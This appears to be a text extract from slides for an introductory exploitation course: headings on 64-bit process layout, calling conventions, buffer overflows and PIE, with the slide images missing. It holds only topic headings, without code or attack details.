
- the process looks like in 64 bit
- what happens when you pass a lot of arguments to a function in 64 bit (calling convention)
- global variables are stored
- arrays work
- anything you want

Exploitation 101


buffer overflows



buffer overflows




buffer overflows




PIE

